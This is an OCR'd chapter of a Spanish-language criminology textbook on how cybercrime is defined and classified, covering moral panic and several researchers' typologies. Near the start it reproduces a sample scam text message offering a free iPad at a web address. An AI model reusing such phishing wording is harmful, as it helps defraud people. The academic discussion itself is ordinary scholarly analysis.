
Reep-Van Den Bergh, C. M., & Junger, M. (2018). Victims of cybercrime in Europe: a review of victim surveys. Crime Science, 7(1), 5.

Sorokin P. (1959), Tendances et déboires de la sociologie américaine, Paris, Éditions Montaigne.

Tcherni, M., Davies, A., Lopes, G., & Lizotte, A. (2016). The dark figure of online property crime: is cyberspace hiding a crime wave?. Justice Quarterly, 33(5), 890-911.

TNS (2015). CSEW fraud and cyber-crime development: field trial, Newport, Crime Survey for England & Wales.

UNODC (2013). Comprehensive study on cybercrime, New York, Organisation des Nations Unies.


19:12
+31 70 12345678
Details
iMessage
Today 19:05
It's True! We are giving away iPad Air2 to the first 1000 mobile users that visit http://winyouripad.com Enter code 4821 to qualify for this amazing price. Do it know or you will miss this great opportunity!
Delivered

CAPÍTULO 3

CIBERDELITOS, CIBERDELINCUENTES Y CIBERVÍCTIMAS

En este tercer capítulo se examina lo que se está haciendo actualmente en la investigación criminológica sobre la ciberdelincuencia. ¿Qué se entiende por ciberdelincuencia? ¿Qué sabemos de los diferentes ciberdelitos? ¿Quiénes son los autores y quiénes las víctimas? Estas son las preguntas que se hacen los criminólogos, quienes tratan de averiguar si las teorías criminológicas tradicionalmente utilizadas para entender la delincuencia y la victimización nos son útiles en este nuevo entorno que es el ciberespacio, o si ahora es necesario elaborar un nuevo enfoque para entender mejor este tema. Después de haber examinado las diferentes perspectivas de definición que nos proporciona la ciencia y las principales teorías aplicadas para comprender los distintos ciberdelitos, trataremos de comprender mejor el progreso de la criminología sobre tres fenómenos en particular: la piratería informática, el ciberfraude y la ciberviolencia.

Introducción

El gran desarrollo de estas tecnologías, así como las características específicas de Internet, influyen considerablemente en la expresión de nuestras interacciones sociales (Holt y Bossler, 2014), al tiempo que crean nuevas oportunidades, tanto para las actividades legales como para las actividades delictivas y desviadas (Yar, 2006). Grabosky et al. (2001), recordando el principio fundamental de la criminología según el cual la delincuencia y los delincuentes siguen las oportunidades, informan de que el veloz crecimiento de las tecnologías informáticas y de Internet ha dado lugar a un aumento de las oportunidades delictivas.

De hecho, el relativo anonimato de Internet, su facilidad de uso y su carácter transnacional y transfronterizo son características específicas que ofrecen a muchos delincuentes la oportunidad de cometer delitos (Quéméner y Ferry, 2009; Prates et al., 2013). Aprovechan el hecho de que el ciberespacio ofrece la oportunidad de difundir información de manera amplia, rápida y barata (Bryant y Bryant, 2014). Wall (2005) ha enumerado seis factores relacionados con Internet que influyen en los comportamientos delictivos y desviados. El primer factor que plantea Wall (2005) es la globalización, que permite a los delincuentes cometer actos más allá de las fronteras tradicionales. Esta globalización tiene entonces un impacto en la aplicación de la ley y la cultura policial a nivel local, por lo que se habla de glocalización. Luego está el factor de las redes distribuidas, que permitirán la creación de nuevas oportunidades para las relaciones comerciales y los encuentros, pero que también generarán nuevas oportunidades de victimización. Al mismo tiempo, este flujo continuo de información dificulta la identificación y la comprensión de nuevas formas de riesgo. El carácter a la vez sinóptico y panóptico[16] de Internet también repercute en la conducta delictiva al crear nuevas ocasiones de victimización. El delincuente podrá vigilar a su víctima y cometer un delito sin estar en contacto físico con ella. Así pues, Internet crea relaciones asimétricas, en el sentido de que la relación entre delincuente y víctima es desequilibrada. Al mismo tiempo, la relación asimétrica residirá en la mayor oportunidad de multiplicar los incidentes delictivos de pequeña escala que no serán considerados por el sistema de justicia ni desencadenarán ninguna movilización del sistema justicia/policía pese a que, en conjunto, estos incidentes representarán una actividad criminal importante. Además, cada transacción realizada en Internet dejará un rastro. Esto, combinado con un acceso privilegiado a la tecnología para algunos, hará que algunos «data double» (o dobles paralelos compuestos de nuestros datos) sean particularmente envidiables. Si bien esta característica de identidad virtual es muy útil para la aplicación de la ley, también crea nuevas oportunidades para los robos de identidad. Por último, además de los cambios en la naturaleza de las oportunidades delictivas, Internet también provoca transformaciones en la organización de los comportamientos delictivos en el ciberespacio. Así pues, las personas aisladas son capaces de cometer delitos en el ciberespacio pese a que no dispondrían de los medios necesarios (financieros y organizativos) en el mundo real. De hecho, la tecnología e Internet conectan a los delincuentes solitarios, lo que les permite cometer actividades delictivas a escala mundial.

Sin embargo, hoy en día, nuestra comprensión de las dimensiones delictivas de Internet y de la ciberdelincuencia en general está muy extendida y es mantenida por los medios de comunicación (Wall, 2001; Yar, 2006; Leman-Langlois, 2006). Esa representación no solo produce una imagen errónea de la situación, sino que también conduce a una reacción pública y política excesiva (Yar, 2006). Tomando como ejemplo la pornografía infantil, Pansier y Jez (2001, p. 88) nos recuerdan que Internet no ha aumentado el número de pedófilos, sino que «simplemente ha facilitado el establecimiento de nuevas ramas de redes ya establecidas y el intercambio de archivos entre sus miembros». Por su parte, Leman-Langlois (2006) observa que el fenómeno del ciberterrorismo presenta todos los elementos del pánico moral desarrollado por Cohen (véase el recuadro). Así, destaca el tratamiento desproporcionado de los medios de comunicación y de la política en relación con el «número infinitesimal de actos observables empíricamente» (p. 64).

Recuadro 3.1. **El pánico moral de Cohen (2002, p. 1)**

«De vez en cuando, las sociedades parecen estar sujetas a períodos de pánico moral. Ello supone que una condición, episodio, persona o grupo de personas emergen y son definidos como una amenaza para los valores e intereses sociales. Su naturaleza es presentada por los medios de comunicación de una forma estilizada y estereotipada, y las "barricadas morales" son tripuladas por editores mediáticos, obispos, políticos o, incluso, expertos sociales, todos ellos acreditados por la comunidad para pronunciar sus diagnósticos, soluciones y formas de afrontar el problema. A menudo, tiempo después,

la condición desaparece, se sumerge o se deteriora. A veces, el objeto del pánico es novedoso. Otras veces, en cambio, se trata de algo que ha existido un tiempo antes, pero que irrumpe en el centro de atención en un momento dado. En algunas ocasiones, el pánico sobrevuela y se olvida —excepto en el folclore y la memoria colectiva— pero en otras tiene repercusiones más graves, es de larga duración y podría producir cambios en el nivel político, jurídico y social o, incluso, en la forma en que la sociedad se concibe.» (2010, p. 1)

El pánico moral, según Stanley Cohen, es así un problema construido socialmente en el que los hechos reales serán exagerados, particularmente por los medios de comunicación, que serán conocidos como «agentes de indignación moral» (Frau-Meigs, 2010).

Este pánico se manifiesta en forma de un modelo lineal y secuencial con tres fases:

La primera fase es la fase de alerta. El pánico aún no se ha manifestado, pero los medios de comunicación, los expertos, los políticos... empezarán a tejer un vínculo entre varios acontecimientos, creando así una amenaza lista para abatirse sobre la sociedad hasta ahora «pacífica y ordenada» (Leman-Langlois, 2007).

La segunda fase es la fase de impacto. Todos los eventos se interpretan en el mismo sentido. Las autoridades están empezando a poner en marcha medidas de vigilancia y sanción que conducen a un mayor sentimiento de inseguridad y de amenaza frente a un fenómeno que se percibe como particularmente peligroso.

La tercera y última fase es una fase de reacción. El debate está lanzado y los «emprendedores morales» refuerzan su posición y definen lo que es «bueno» y lo que es «malo».

Por lo tanto, frente a la dificultad de medir las actividades delictivas en el ciberespacio, como se observó en el capítulo anterior, y frente a este pánico moral alimentado por los medios de comunicación (Yar, 2006; Leman-Langlois, 2006), la ciencia criminológica ha examinado el tema para ayudarnos a comprender mejor la ciberdelincuencia. En efecto, el objetivo de la criminología es describir, comprender y explicar de qué está hecho el fenómeno delictivo. Así, durante las dos últimas décadas, los investigadores en criminología han estado estudiando «el impacto de las nuevas tecnologías en las prácticas de los delincuentes, los factores que afectan al riesgo de victimización y la aplicabilidad de las teorías tradicionales del delito a los delitos virtuales» (Holt y Bossler, 2014, p. 21).

En este capítulo analizaremos estos estudios de la criminología y su contribución al conocimiento de este fenómeno. En un primer momento, veremos que dista mucho de haber consenso dentro de la investigación científica en torno a la noción de ciberdelincuencia, lo cual dificulta su correcta comprensión, algo que a su vez repercute en los datos obtenidos posteriormente. A continuación, analizaremos las principales teorías criminológicas utilizadas en la actualidad para comprender mejor ciertos ciberdelitos. Por último, hay que tener en cuenta que no es realista esperar un examen exhaustivo de cada uno de los delitos posibles en el ciberespacio habida cuenta de la amplitud de sus formas y expresiones. Hemos elegido centrarnos en tres de ellos: la piratería informática, el fraude en el ciberespacio y la ciberviolencia. La piratería informática caracteriza la novedad por excelencia, ya que sin la computadora y sin Internet no existiría. Además, hay que hacer todo lo posible para entender este delito emergente. El fraude cibernético es el delito cibernético que hoy en día afecta al mayor número de víctimas y ocupa el tercer lugar entre los ciberdelitos a nivel mundial (Carignan, 2015). Por último, hemos optado por considerar la violencia cometida en el entorno virtual, ya que es una categoría de ciberdelitos que se está desarrollando rápida y enormemente, por lo que es importante conocer los resultados encontrados por los estudios a fin de implementar políticas públicas de prevención eficaces.

La ciberdelincuencia: Definición y tipologías

El debate en torno a la definición de ciberdelincuencia

Más allá de los numerosos problemas metodológicos que plantea la realización de estudios empíricos sobre la ciberdelincuencia, la primera dificultad comienza en el plano de la definición (Diamond y Bachmann, 2015). De hecho, a pesar del creciente número de estudios sobre el tema, la noción de ciberdelincuencia sigue siendo «incompleta y heterogénea» (Prates et al., 2013, p. 5). Así, la definición utilizada para describir el concepto de ciberdelincuencia no será la misma si uno procede del campo de las ciencias políticas, el derecho, la sociología o la criminología (Brown, 2015). Habrá casi tantas definiciones como personas que estudian el fenómeno. La ciberdelincuencia es «un fenómeno complejo y a veces esquivo» (Goodman y Brenner, s.f., p. 12), una diversidad de enfoques que complica su comprensión. Por lo tanto, hoy en día no existe una definición universalmente aceptada de la ciberdelincuencia (Ngo y Jaishankar, 2017).

Sin embargo, esta dificultad para elaborar una definición consensuada se encuentra regularmente en la investigación en criminología y en varios temas. El debate a menudo comienza en torno al uso o no uso de definiciones legales para estudiar un hecho criminal. Lo que es desviado o criminal para un país no lo será necesariamente para otro, y viceversa. Como resultado, algunos criminólogos optarán por no utilizar definiciones jurídicas, consideradas algo «artificiales», mientras que otros asentarán fácilmente su análisis en la definición legal de un acto delictivo.

Como señala Wall (2001), la noción de ciberdelincuencia no se refiere específicamente a un término jurídico. Los criminólogos no solo no podrán basarse en una definición jurídica para estudiar la ciberdelincuencia, sino que también se enfrentarán a

un reto adicional: el de examinar un fenómeno que se está produciendo en un entorno completamente nuevo y desconocido hasta ahora.

Por lo tanto, el debate conceptual importante en la investigación criminológica es si el concepto de ciberdelincuencia constituye una nueva forma de delito o si se refiere a un tipo de delito ya existente que adopta una nueva forma cuando se ejerce en un nuevo entorno. De la literatura especializada surgen entonces varios enfoques.

Para David Wall (1998), algunas formas de delito en el mundo virtual encuentran su contraparte en el mundo real. Da el ejemplo del fraude, diciendo que este delito, independientemente de que se cometa en el mundo virtual o en el mundo real, sigue siendo el mismo; por lo tanto, lo que cambia no es el delito, sino que lo que es nuevo es el entorno en que tiene lugar. Así, para él, los ciberdelitos podrían considerarse como «vino viejo en botellas nuevas». Además de eso, hay delitos, como la piratería o la intrusión informática, que dependen totalmente de las nuevas tecnologías y de Internet. Estas violaciones pueden verse entonces como «vino nuevo en botellas nuevas». Se trata de delitos que no podrían cometerse si no existiera Internet o la computadora.

Peter Grabosky (2001) también considera la delincuencia virtual como «vino viejo en botellas nuevas». Este autor examina la cuestión desde el punto de vista de las motivaciones y, para él, las motivaciones de los delincuentes, ya sea en un contexto real o en un contexto virtual, siempre son las mismas: «La codicia, la lujuria, la venganza, la aventura y el deseo de saborear el "fruto prohibido"» (p. 244), a lo que se añade el desafío intelectual de dominar este complejo sistema. Así, para Grabosky, aunque estas motivaciones no nos resultan extrañas, la novedad radica en la capacidad de estas nuevas tecnologías para facilitar su aplicación.

Paralelamente a esta visión del concepto de ciberdelincuencia, se ha observado que el acceso a un fondo potencial de víctimas en el mundo proporcionado por los objetos conectados y el número de usuarios de Internet, combinado con el anonimato que brindan los mundos virtuales, han cambiado fundamentalmente el proceso de delincuencia, haciendo que algunos digan que la ciberdelincuencia es un «nuevo vino sin botellas» (Holt y Bossler, 2014).

Bryant y Bryant (2014) ofrecen otra perspectiva sobre ese debate. Para ellos, los delitos se sitúan en un continuo, que incluye los delitos tradicionales por un lado y los digitales por el otro. Así, según sus observaciones, una gran parte de los delitos manifiestan propiedades tanto tradicionales como digitales, por lo que es muy raro que exista una aparente dicotomía entre lo tradicional y lo digital. Por último, Yar (2006) considera que la ciberdelincuencia es un nuevo tipo de delito completamente diferente de los delitos cometidos en el mundo real (Simion, 2009).

En última instancia, como señala Lusthaus (2013), no está claro que este debate conceptual sea particularmente útil para ayudarnos a comprender mejor cómo funciona la ciberdelincuencia ni cómo se comportan los ciberdelincuentes. Para él, no es estrictamente necesario empantanarse en la categorización de nuevos o viejos delitos si nuestro principal interés es conocer la estructura, la organización y las características de los ciberdelincuentes. La pregunta principal, según este autor, será de qué manera las nuevas tecnologías han cambiado —o no— la naturaleza de la delincuencia. Sin embargo, reconoce que tal enfoque puede llevar a una confusión aún mayor. De hecho, desde esta perspectiva, la ciberdelincuencia correspondería a cualquier delito, debido a la impregnación de la tecnología en todas nuestras actividades cotidianas.

Como podemos ver, la definición de la ciberdelincuencia es particularmente difícil y el debate sigue abierto. Los investigadores están de acuerdo en que el ciberespacio y las tecnologías informáticas se están utilizando para facilitar la delincuencia y las desviaciones (Holt y Bossler, 2013); por otra parte, no coinciden necesariamente en los tipos de delitos que debe abarcar la definición. La dificultad para comprender el concepto de ciberdelincuencia se ve amplificada por el hecho de que se refiere a toda una gama de actividades ilegales e ilícitas y no simplemente a un hecho puro y simple. Como veremos, la comunidad investigadora ha desarrollado varias tipologías para ayudarnos a disponer de un retrato más global de lo que contiene la noción de ciberdelincuencia.

Tipologías de la ciberdelincuencia

Wall (2007) explica que ha habido tres etapas en el desarrollo de los ciberdelitos. La primera generación, que podemos situar antes de los años setenta, está constituida en gran medida por delitos tradicionales en los que las computadoras eran simplemente una herramienta para la comisión de los hechos.

Para la segunda generación de ciberdelitos (después de la década de 1970), las nuevas tecnologías y las redes han hecho que los delitos tradicionales estuvieran cada vez más distribuidos y globalizados. Por último, la tercera generación está formada por delitos que nunca podrían haber existido sin Internet. Son ciberdelitos sui generis, es decir, delitos únicos que existen independientemente de los demás tipos de delitos.

Así pues, el enfoque común para definir los diversos tipos de ciberdelitos es la distinción entre los delitos asistidos por la computadora y los delitos basados en la computadora (Furnell, 2004; Yar, 2006). El primero se refiere a los llamados delitos tradicionales, que tendrán una segunda vida en el ciberespacio. Pensamos en delitos como el fraude, la pornografía o el blanqueo de dinero, por ejemplo. La segunda categoría se refiere a los delitos que se desarrollaron con el nacimiento y la evolución de Internet y que no existirían sin Internet. Pensamos aquí en delitos como la piratería informática o los ataques virales. Así, este tipo de clasificación se basa simplemente en el papel desempeñado por la tecnología y sigue una perspectiva utilitaria, que es la perspectiva generalmente adoptada por las fuerzas policiales. En cambio, es algo limitante cuando se trata de llevar a cabo estudios criminológicos, porque la relación delincuente-víctima está oculta,

aunque sea una característica fundamental a tenerse en cuenta en el estudio de un acto criminalizado. Así, varios autores han trabajado para desarrollar tipologías que resulten más eficaces para la investigación.

Wall (2001) fue uno de los primeros autores en pensar y desarrollar una tipología de los ciberdelitos, que hoy en día sigue siendo la más completa y reconocida en la comunidad investigadora y Bossler (Holt, 2009; Holt y Bossler, 2014). Clasifica los diferentes ciberdelitos en cuatro grupos de delitos:

i. **Ciberintrusión:** cruzar los límites de la propiedad ajena y/o causar daños, por ejemplo, piratería, desfiguración, virus.

ii. **Ciberengaños y robos:** robo (dinero, mercancías), por ejemplo, fraude con tarjetas de crédito, violación de la propiedad intelectual (por ejemplo, «piratería»).

iii. **Ciberpornográfia:** violar las leyes de la obscenidad y la decencia.

iv. **Ciberviolencia:** daño psicológico o incitación al daño físico contra terceros, violando así las leyes de protección de las personas, por ejemplo, incitación al odio o acoso criminal.

Por su parte, Leman-Langlois (2006) modela una tipología «objetiva» basada en dos características: el papel de las redes informáticas en la comisión del acto tipificado y el momento de su tipificación (véase el cuadro 3.1).

Alkaabi, Mohay, McCullagh y Chantler (2010) proponen una tipología de los ciberdelitos basada en tres componentes: el papel desempeñado por la computadora, la naturaleza del delito y el contexto que lo rodea. Se presenta de esta manera:

i. **Los delitos de tipo I** son los delitos en los que la computadora, la red informática o el dispositivo electrónico es el objetivo de la actividad delictiva; hay cuatro subgrupos:

   a. Delitos de acceso no autorizado, como la piratería;

   b. Delitos de código malicioso, como la propagación de virus o gusanos;

   c. Delitos de interrupción del servicio, como la interrupción o denegación de servicios informáticos y de aplicaciones, a ejemplo de los ataques de denegación de servicio y las redes zombi o botnets;

   d. Robo o uso indebido de servicios, tales como robo o uso indebido de la cuenta de Internet o el nombre de dominio de una persona.

ii. Los **delitos de tipo II** incluyen los delitos para los cuales la computadora, la red informática o el dispositivo electrónico es la herramienta utilizada para cometer o facilitar el delito; hay tres subcategorías:

   a. Delitos relacionados con la violación de contenidos, como la posesión de pornografía infantil, la posesión no autorizada de secretos militares y los delitos contra la propiedad intelectual;

   b. Alteración no autorizada de datos o programas con fines personales u organizativos, como el fraude en línea;

   c. Uso indebido de las telecomunicaciones, como el acoso cibernético, el envío de spam y el uso de servicios de transporte/entrega con la intención de cometer actividades dañinas o delictivas, en particular en el caso de una conspiración.

Para estos autores, en el caso de ciertos delitos la computadora desempeña múltiples funciones, de modo que el mismo delito podría clasificarse en varias categorías. Por lo tanto, más allá de esta tipología basada en el tipo de delito y en el papel que desempeña la computadora en la comisión del delito, es esencial,

Tabla 3.1. **Tipologías objetivas de cibercriminales según Leman-Langlois (2006)**

Las redes/el ciberespacio desempeñan un papel	Tipificación de los actos	-
	tradicional (pre-Internet)	emergente/inminente (posinternet)
Desencadenante	(no se aplica)	ataques distribuidos; vandalismo virtual
Multiplicador	pornografía infantil; robo de identidad; fraudes	intercambio de archivos; spam
Accesorio	señuelo; terrorismo y sabotaje	terrorismo (apoyo)

según ellos, que se complemente con información contextual, como la motivación principal del delincuente (motivación individual o política, por ejemplo), su vínculo con la víctima, así como el tipo de víctima afectada por este delito (un individuo, una empresa, un gobierno o una infraestructura). Finalmente, Bryant y Bryant (2014, p. 25), clasifican los ciberdelitos según su grado de novedad y complejidad digital (véase el cuadro 3.2).

Como acabamos de ver, la vaguedad de la definición que rodea al término de ciberdelincuencia, así como la falta de consenso sobre el tema, dificulta la armonización de las investigaciones y lleva a los investigadores a adoptar una definición acorde con sus intereses y su campo de estudio.

Sin embargo, el desarrollo de una definición adoptada universalmente está en el centro de los problemas reales.

Retos en la elaboración de una definición común

La falta de una tipología comúnmente aceptada obstaculiza claramente los esfuerzos internacionales por identificar, informar y vigilar las tendencias de la ciberdelincuencia (Alkaabi et al., 2010). Así, para Furnell (2001), es esencial contar con una clasificación armoniosa de los ciberdelitos. Esto permitiría tanto a las personas como a las organizaciones interesadas luchar contra estos problemas de ciberdelincuencia.

La ventaja de contar con una tipología coherente y completa de los delitos que tienen lugar en el ciberespacio tendría repercusiones en varios niveles. Primero, en el intercambio de información, luego para permitir un informe preciso de los casos de ciberdelincuencia, para la cooperación en torno a los casos actuales y en la lucha contra la ciberdelincuencia y, por último, para la armonización de las leyes y reglamentos relacionados con ese fenómeno (Alkaabi et al., 2010).

Ngo y Jaishankar (2017) están de acuerdo al respecto. De hecho, a ellos les parece esencial hoy y en el futuro definir y clasificar los diferentes tipos de ciberdelitos. En primer lugar, eso permitiría que todos los actores implicados en este tema, ya sean investigadores o expertos técnicos jurídicos, tengan un lenguaje común para facilitar los debates y establecer colaboraciones eficaces. En segundo lugar, puede ayudar a estos diversos actores a determinar el alcance del problema. Una definición y una clasificación acordadas por todos ellos también garantizan un apoyo para los organismos encargados de hacer cumplir la ley y los servicios de justicia en su conjunto para investigar, combatir y prevenir esos delitos. Por último, puede permitir comprender hacia dónde evolucionará la ciberdelincuencia para formular nuevas soluciones al problema.

Como nos recuerda Wall (2017, p. 23), la mayoría de las veces, el término ciberdelincuencia tiende a ser utilizado «metafórica y emocionalmente en lugar de científica y legalmente». Se utilizan indistintamente varios términos, como ciberdelincuencia, delitos informáticos, delitos de alta tecnología o delitos digitales (Simion, 2009), lo que crea gran confusión cuando se trata de comprender mejor este fenómeno. Además, la investigación sobre la ciberdelincuencia se centra principalmente en la prevalencia de diferentes tipos de delitos. A menudo carece de fundamentos teóricos (Kerstens y Veenstra, 2015). Sin embargo, algunos investigadores tratarán de trazar una imagen más clara de la situación recurriendo a la aplicación de las teorías criminológicas clásicas. Los resultados obtenidos podrían orientar las políticas públicas en materia de prevención.

Tabla 3.2. **Clasificación de Bryant y Bryant (2014)**

	Aumento del aspecto digital	
Aumento de la novedad	Delitos tradicionales, pocas características de la delincuencia digital, aparte de la criminalística digital, por ejemplo, para un robo con allanamiento	Delitos tradicionales con ciertas características digitales, por ejemplo, fraude con tarjetas de crédito
	Delitos digitales con algunas características de delitos tradicionales, por ejemplo, piratería informática utilizando ingeniería social para obtener una contraseña	Delitos digitales, pocas características tradicionales, por ejemplo, ataques DDoS

Recuadro 3.2. **Las teorías tradicionales utilizadas para entender la ciberdelincuencia**

